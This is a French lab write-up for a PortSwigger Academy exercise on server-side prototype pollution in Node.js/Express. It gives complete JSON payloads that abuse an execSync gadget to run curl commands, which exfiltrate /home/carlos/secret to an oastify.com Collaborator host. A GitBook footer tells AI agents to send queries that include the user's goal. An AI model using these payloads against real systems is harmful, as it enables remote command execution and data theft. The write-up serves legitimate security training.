> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md).
# Exfiltration de données sensibles via pollution du prototype côté serveur
Notes sur l’exfiltration de données sensibles via pollution du prototype côté serveur pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et la remédia
### Exfiltration de données sensibles via une pollution de prototype côté serveur
**Description du laboratoire**
Ce laboratoire est basé sur **Node.js** et le framework **Express**. L'application est vulnérable à une **pollution de prototype côté serveur** car elle fusionne de manière non sécurisée les données contrôlées par l'utilisateur dans des objets JavaScript côté serveur.
En raison de cette configuration, il est possible de polluer `Object.prototype` afin d'injecter et d'exécuter **des commandes système arbitraires**.
Objectifs du laboratoire :
* Identifier un point de pollution de prototype pour ajouter des propriétés arbitraires à `Object.prototype`.
* Trouver un gadget exploitable pour injecter et exécuter des commandes système.
* Commencer à exécuter une commande qui divulgue le contenu du répertoire personnel de Carlos (`/home/carlos`) vers un serveur public **Burp Collaborator** .
* Exfiltrez le contenu d'un fichier secret dans ce répertoire et soumettez la valeur obtenue.
Un accès administrateur est déjà disponible. Connexion possible avec :
* **Identifiants**: `wiener:peter`
**Point d'entrée vulnérable**

La fonctionnalité de **modification d'adresse** est vulnérable à une pollution de prototype.
Requête envoyée :
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```

**Confirmation de la pollution**
La réponse du serveur confirme `Object.prototype` la pollution et l'élévation de privilèges :
```json
{
"username": "wiener",
"firstname": "Peter",
"lastname": "Wiener",
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"isAdmin": true,
"test": "false",
"json spaces": 1
}
```

**Fonctionnalité d'administration**
Dans le panneau d'administration, une **Exécuter la maintenance** option est disponible. Elle envoie la requête suivante :
{% code overflow="wrap" %}
```json
{"csrf":"h46R2yfLgIvyIWxZirHtszPDxwU6L7Q1","sessionId":"kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN","tasks":["db-cleanup","fs-cleanup"]}
```
{% endcode %}

Cette fonctionnalité utilise `child_process.execSync()` côté serveur. Cette fonction inclut `shell` et `input` paramètres, ce qui constitue un gadget exploitable via une pollution de prototype.
**Injection de commandes via `execSync`**
Dans `__proto__` le polluant, il est possible de contrôler les options transmises à `execSync`:
```bash
__proto__": {
"shell":"vim",
"input":":! curl https://xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```


Lors de l'exécution de la tâche de maintenance, l'application échoue, mais une requête est envoyée à **Burp Collaborator**, confirmant l'exécution de la commande.
**Exfiltration du fichier secret**
Pour exfiltrer le contenu du fichier secret de Carlos, la charge utile suivante est utilisée :
```json
"__proto__": {OU
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```
OU :
```bash
cat /home/carlos/ | base64 | curl -d @- xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com
```
Requête complète :
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"__proto__": {
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
}
```
**Résultat**

Le serveur Burp Collaborator reçoit une requête contenant la valeur du fichier secret :
```bash
I8jYiV1Nkj3IiWR0sbp5fpgVd5NXbAfR
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.